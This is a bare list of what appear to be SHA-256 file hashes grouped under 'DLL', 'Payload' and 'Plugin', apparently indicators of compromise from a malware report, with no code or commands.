182c79c6abd5e98d407bb1e6a7b2e633bd659c29ae539b80ceeb07b9db711b6a

DLL

a32d14f28c44ec6f9b4ad961b2eb4f778077613bdf206327a2afa92a7307d31a
ea59f20b418c9aa4551ac35f8398810e58735041d1625e77d13e369a701e273c
b15b642930f8903f7e8c4d8955347575afd2f2abee2ee2d612ba381442026bfd

Payload

02ef393076d293b8ba0cb1019a5a4fd27bc006466e295ad58c9850e93283bca4

Plugin

2a1ae074a0406de514b3ab03c1747fd43813d8bad9c164f390103a0480f9a6aa
c3afd8224cea7a743a3dea8437ff7ed6f89a62cd8f6787c4f27593faec9fc4cb
66787d80ec42a289030bb080fa1ad596e60bd0db92dc6e1e9d66921ea23ccd0e